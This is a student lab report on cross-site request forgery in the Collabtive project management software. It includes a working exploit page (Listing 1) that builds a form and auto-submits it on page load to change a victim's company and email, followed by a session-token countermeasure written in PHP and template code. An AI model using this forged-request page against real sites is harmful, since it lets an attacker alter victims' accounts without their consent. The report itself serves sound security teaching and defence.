Secure Web-Based Systems
CS 5339

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Assignment 2 - Report


Summary

The objective of this assignment is to gain a better understanding of cross-site request forgery(CSRF) vulnerability in web applications using a hands-on approach. More information about CSRF can be found at `https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)`. To achieve the objective of this assignment we used Collabtive (`http://collabtive.o-dyn.de/`), which is a web-based open source project management software. The latest version of Collabtive, 3.1 Release date: September 19, 2017, is vulnerable to CSRF attacks. In rest of this document we will describe the test environment setup, then we will demonstrate how the vulnerability can be exploited, we will offer a suggestion along with sample code for countermeasures that can be implemented to protect against this vulnerability and finally we will offer some concluding remarks on our experience with this assignment.

Setup

To demonstrate the vulnerability and the countermeasure we installed Collabtive on a website hosted on Apache web server. The database for Collabtive was hosted on a MySQL database server. We used AMPPS software stack which provides Apache and MySQL. We created two domains on AMPPS, the first domain `http://collabtive` was used to install Collabtive software, which is vulnerable to CSRF attacks and the second domain `http://cs5339` was used to simulate an attacker who is trying to exploit the CSRF vulnerability on `http://collabtive`.

After installing Collabtive at `http://collabtive`, we logged in as the website administrator and created a new user with “victim” as username and “victim” as password. Then we logged into the Collabtive software as “victim” user and set the Company as “RealCompany” and the Email as “victim@RealCompany.com”. A screen capture of My Account page for user “victim” before the CSRF exploit is shown in Figure 1



Not Secure | collabtive/manageuser.php?action=profile&id=2
Collabtive / Projectmanagement
My Account
victim
Report
Projects

Company:	RealCompany
Email:	victim@RealCompany.com
URL:	
Phone:	
Cell Phone:	
Address:	
Postcode / City:	
Country:	

Figure 1: My Account page of "victim" before CSRF exploit

Exploiting CSRF vulnerability in Collabtive

To demonstrate the CSRF vulnerability in Collabtive we created a malicious webpage which attempts to set the Company for the logged in user to "VictimCompany" and the Email of logged in user to "victim@VictimCompany.com". The malicious webpage executes on the `http://cs5339` domain. In our experiment, a webpage running on `http://cs5339` should not have access to cookies for the `http://collabtive` domain. To simulate the exploit, we logged into Collabtive at `http://collabtive` then we visited `http://cs5339/assignment2/index.html`, which is the malicious webpage, in a different tab on the same browser. The malicious website sends a request to the Collabtive domain, since both requests are sent from the same browser, the browser attaches the cookie which was received from the legitimate domain to the request which was sent from malicious domain. The CSRF attack succeeds as a result of this behavior. After exploiting the vulnerability the Company and Email for "victim" are set to "VictimCompany" and "victim@victimCompany.com" respectively. A screen capture of My Account page for user "victim" on `http://collabtive` after the CSRF exploit is shown in Figure 2. Sample code to exploit the vulnerability is provided in Listing 1.



Not Secure | collabtive/manageuser.php?action=profile&id=2
Collabtive / Projectmanagement
victim
Report
Projects

Company:	VictimCompany
Email:	victim@VictimCompany.com
URL:	
Phone:	
Cell Phone:	
Address:	
Postcode / City:	
Country:	

Figure 2: My Account page of "victim" after CSRF exploit

```
<!DOCTYPE html>
<html>
<head>
        <title></title>
</head>
<body>
        <script type="text/javascript">
                function executeOnLoad(){
                        var createform = document.createElement('form'); //
                            ↪ Create New Element Form
                        createform.setAttribute("action", "http://collabtive/
                            ↪ manageuser.php?action=edit"); // Setting Action
                            ↪  Attribute on Form
                        createform.setAttribute("method", "post"); // Setting
                            ↪  Method Attribute on Form
                        document.body.appendChild(createform);

                        var inputelement = document.createElement('input');
                            ↪ // Create Input Field for Name
                        inputelement.setAttribute("type", "text");
                        inputelement.setAttribute("name", "name");
                        inputelement.setAttribute("id", "name");
                        inputelement.setAttribute("realname", "name");
```

```
                     inputelement.setAttribute("value", "victim");
                     createform.appendChild(inputelement);


                     var inputelement = document.createElement('input');
                        ↪ // Create Input Field for Company
                     inputelement.setAttribute("type", "text");
                     inputelement.setAttribute("name", "company");
                     inputelement.setAttribute("id", "company");
                     inputelement.setAttribute("value", "VictimCompany");
                        ↪ // Set the Company for user to VictimCompany
                     createform.appendChild(inputelement);

                     var emailelement = document.createElement('input');
                        ↪ // Create Input Field for E-mail
                     emailelement.setAttribute("type", "text");
                     emailelement.setAttribute("name", "email");
                     emailelement.setAttribute("id", "email");
                     emailelement.setAttribute("realname", "Email");
                     emailelement.setAttribute("value", "
                        ↪ victim@VictimCompany.com"); // Set the Email
                        ↪ for user to victim@VictimCompany.com
                     createform.appendChild(emailelement);

                     createform.submit(); //Submit the form
              }

              // Submit the malicious form on window load
              window.onload = function() {executeOnLoad();}
       </script>
</body>
</html>
```

Listing 1: Malicious Code

Countermeasure implementation

In the previous section we demonstrated how the CSRF vulnerability in Collabtive can be exploited. In this section we will offer a preliminary countermeasure which can be implemented to protect against CSRF attacks. One of the primary reasons Collabtive is vulnerable is because Requests to Collabtive can be forged by malicious websites. Collabtive does not implement any mechanism to verify if the requests are legitimate or forged. One of the approach to protect again CSRF attacks is the secret token approach. In this approach, the server embeds a secret token in all webpage(response from the server). Upon receiving any request, the server verifies the validity of this secret token. Since cross-site requests cannot obtain this secret token, the server is able to identify forged requests, because the secret tokens sent by a cross-site request will not match with the secret token which the server expects. Using the PHP Session ID, which is embedded in a cookie created by a PHP website, is one approach to generate a secret token.

In order to offer a proof-of-concept implementation of secret token countermeasure, we implemented the countermeasure for the Edit Profile section of Collabtive. The Edit Profile section of Collabtive is rendered using the `edituserform.tpl` template located in `templates\standard` subfolder in the Collabtive root directory. We added a hidden input field with `name` and `id` of `sessionId` before the `submit` button for the form. Then we added a JavaScript function `submitForm`, which gets called on the `onclick` event for the `submit` button. This function parses the Cookie set by the webpage to extract the value of `PHPSESSID`, this value is assigned to the hidden input field `sessionId` before the from is submitted to the server. This form gets submitted to `manageuser.php` webpage. At the top of `manageuser.php` we added a check to verify if the value of `sessionId` received as part of the POST request matches with the Session ID for that Session which is available on the server in `$_COOKIE["PHPSESSID"]`. If the values do not match then the server terminates the response with a notification to the user. A snippet of the modified code in `edituserform.tpl` file is listed in Listing 2. A snippet of the modified code in `manageuser.php` is listed in Listing 3. When the user visits the malicious webpage at `http://cs5339/assignment2/index.html` after the counter measure implementation, the user encounters a message which says ”Invalid Session ID.” and the users profile is not updated, thus preventing against CSRF attacks. A screen capture of this error is depicted in Figure 3.


```
<input type="hidden" id="sessionId" name="sessionId" value="" />
.
.
.
<button type="submit" onfocus="this.blur()" onclick="submitForm();">{#send
   ↪ #}</button>
.
.
.
<script type="text/javascript">
new Control.Modal('ausloeser',{
       opacity: 0.8,
       position: 'absolute',
       width: 480,
       height: 480,
       fade:true,
       containerClassName: 'pics',
       overlayClassName: 'useroverlay'
});
```

```
function submitForm(){
        var regex = /\PHPSESSID=(.*)\;/;
        document.getElementById('sessionId').value = regex.exec(document.cookie)[1];
}
</script>
```

Listing 2: edituserform.tpl code snippet

```
<?php
include("init.php");

$user = (object)new user();

$action = getArrayVal($_GET, "action");
$id = getArrayVal($_GET, "id");
$mode = getArrayVal($_GET, "mode");
$session_id = getArrayVal($_POST,"sessionId");

if ($action != "login" and $action != "logout" and $action != "resetpassword" and $action != "loginerror") {
    if (!isset($_SESSION["userid"])) {
        $template->assign("loginerror", 0);
        $template->display("login.tpl");
        die();
    }
}

if ($action == "edit"){
    if($session_id !== $_COOKIE["PHPSESSID"]){
        echo "Invalid Session ID.";
        die();
    }
}
```

Listing 3: manageuser.php code snippet



Invalid Session ID.

Figure 3: Message after implementing countermeasure

Concluding remarks

Using the procedure described above we were able to successfully demonstrate the CSRF vulnerability in Collabtive. We have provided a sample of malicious code as well as an option to implement a countermeasure to protect against CSRF vulnerability. It took us less than one hour to exploit the vulnerability and implement a proof-of-concept countermeasure. In addition to that hour, it took us around four hours to write the report for this assignment. Information on JavaScript regular expression syntax was the only reference required to complete this assignment besides reading the assignment description. This assignment offers a hands-on understanding of CSRF vulnerability as well as the countermeasures that can be implemented against CSRF vulnerability.